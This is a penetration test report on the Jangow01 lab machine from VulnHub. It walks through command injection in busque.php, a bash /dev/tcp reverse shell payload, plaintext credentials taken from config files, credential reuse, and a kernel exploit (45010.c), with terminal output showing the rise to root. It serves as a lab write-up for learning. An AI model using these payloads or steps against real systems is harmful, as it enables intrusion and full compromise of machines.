PENETRATION TESTING REPORT

Client: Lab Environment (VulnHub – Jangow01)

Assessment Type: Black Box Penetration Test

Tester: Stefanos Dimitrakopoulos

1. EXECUTIVE SUMMARY

This assessment was conducted to evaluate the security posture of the Jangow01 system.

During the engagement, multiple critical vulnerabilities were identified, including command injection,
credential exposure, credential reuse, and an outdated kernel vulnerable to privilege escalation.

These vulnerabilities allowed an attacker to progress from unauthenticated access to full system compromise
with root-level privileges.

The identified issues could allow an attacker to gain full control of the system, access sensitive data,
and potentially disrupt services.

---

2. SCOPE

Target	IP Address
Jangow01	10.0.2.15

---

3. METHODOLOGY

The assessment followed standard penetration testing methodology:

- Enumeration
- Vulnerability Identification

- Exploitation
- Privilege Escalation
- Post-Exploitation

---

4. RISK RATING DEFINITION

- Critical → Full system compromise
- High → Significant impact
- Medium → Limited impact
- Low → Informational

---

5. FINDINGS SUMMARY

ID	Vulnerability	Severity
1	Command Injection	Critical
2	Credential Exposure	High
3	Credential Reuse	Medium
4	Privilege Escalation	Critical

---

6. FINDING 1: COMMAND INJECTION


Severity: Critical

Affected Asset:
http://10.0.2.15/site/busque.php


Description:
A web parameter ("buscar") was vulnerable to command injection, allowing execution of arbitrary system commands.

Impact:
An attacker can execute commands remotely, leading to full system compromise.

Proof of Concept:



1. Navigate to: /site/busque.php?buscar=




2. Inject payload: ls -la

3. Observe command output returned in the browser

Post-Exploitation:
To gain interactive access, a reverse shell was established:

nc -lvnp 443

Payload used:
bash -c 'bash -i >& /dev/tcp/10.0.2.10/443 0>&1' → Encoded via online url encoder



Recommendation:
- Sanitize all user inputs
- Avoid direct command execution
- Use secure coding practices

---

7. FINDING 2: CREDENTIAL EXPOSURE
Severity: High

Affected Asset:
http://10.0.2.15/site/

Description:
Sensitive credentials were exposed in publicly accessible files.


Files identified:
- config.php
- .backup

Credentials found:
- jangow01 : abygurl69
- desafio02 : abygurl69


Impact:
Attackers can reuse these credentials to gain unauthorized access to services and escalate privileges.

Proof of Concept:

Accessed: /var/www/html/.backup & wordpress/config.php



Observed credentials in plaintext.



Recommendation:
- Remove sensitive data from web-accessible directories
- Use environment variables or secure vaults
- Apply proper file permissions

---

8. FINDING 3: CREDENTIAL REUSE
Severity: Medium


Affected Services:
FTP, Local System Access

Description:
The same credentials were reused across multiple services.

Impact:
Credential reuse increases the attack surface and allows lateral movement between services.

Proof of Concept:

1. FTP login:
ftp 10.0.2.15



2. Local access:

su jangow01

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.10] from (UNKNOWN) [10.0.2.15] 43028
bash: cannot set terminal process group (2734): Inappropriate ioctl for devic
e
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ ls
ls
^
assets
busque.php
css
index.html
js
wordpress
www-data@jangow01:/var/www/html/site$ whoami
whoami
www-data
www-data@jangow01:/var/www/html/site$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
su: must be run from a terminal
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$ id
id
uid=1000(jangow01) gid=1000(desafio02) grupos=1000(desafio02)
jangow01@jangow01:/var/www/html/site$
```

Recommendation:
- Enforce unique credentials per service
- Implement strong authentication policies
- Consider multi-factor authentication

---

9. FINDING 4: PRIVILEGE ESCALATION
Severity: Critical

Affected System:
Linux Kernel 4.4.0-31-generic

Description:
The system was running an outdated kernel vulnerable to privilege escalation.

Impact:
An attacker with local access can escalate privileges to root.

Proof of Concept:


1. Check kernel:

uname -a → 4.4.0-31-generic

2. Compile exploit:
gcc 45010.c -o exploit


3. Execute:
./exploit

4. Result:
whoami → root



```
jangow01@jangow01:~$ ./exploit2
./exploit2
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff880035bf0700
[*] Leaking sock struct from ffff88003dab3a40
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff880039a7f900
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880039a7f900
[*] credentials patched, launching shell ...
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
# pwd
pwd
/home/jangow01
#
```

Jangow01 Machine Fully Comprisided



```
# pwd
pwd
/home/jangow01
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
                    JANGOW

da39a3ee5e6b4b0d3255bfef95601890afd80709
#
```

Recommendation:
- Regularly update and patch systems
- Monitor for exploitation attempts

- Restrict execution of unauthorized binaries

---

10. ATTACK PATH OVERVIEW

Initial Access:
Command Injection

Execution:
Reverse Shell

Credential Access:
Extraction from configuration files

Lateral Movement:
Credential reuse via FTP and local access

Privilege Escalation:
Kernel exploit

Final State:
Root access achieved


---

11. ADDITIONAL FINDINGS

During the assessment, several artifacts were created and retrieved:

- 40871.c – initial exploit attempt (unstable)
- 45010.c – successful exploit
- testCode.txt – used for write testing
- user.txt – retrieved via FTP

These artifacts demonstrate the iterative approach taken during exploitation.



---

12. REMEDIATION PRIORITY

1. Fix Command Injection vulnerability
2. Remove exposed credentials
3. Enforce credential management policies
4. Patch system kernel

---

13. LIMITATIONS

This assessment was conducted in a controlled lab environment.
Results may differ in real-world production systems.

---

14. CONCLUSION

The system was fully compromised due to multiple critical vulnerabilities,
including poor input validation, exposed credentials, and lack of system patching.

Immediate remediation is required to prevent exploitation.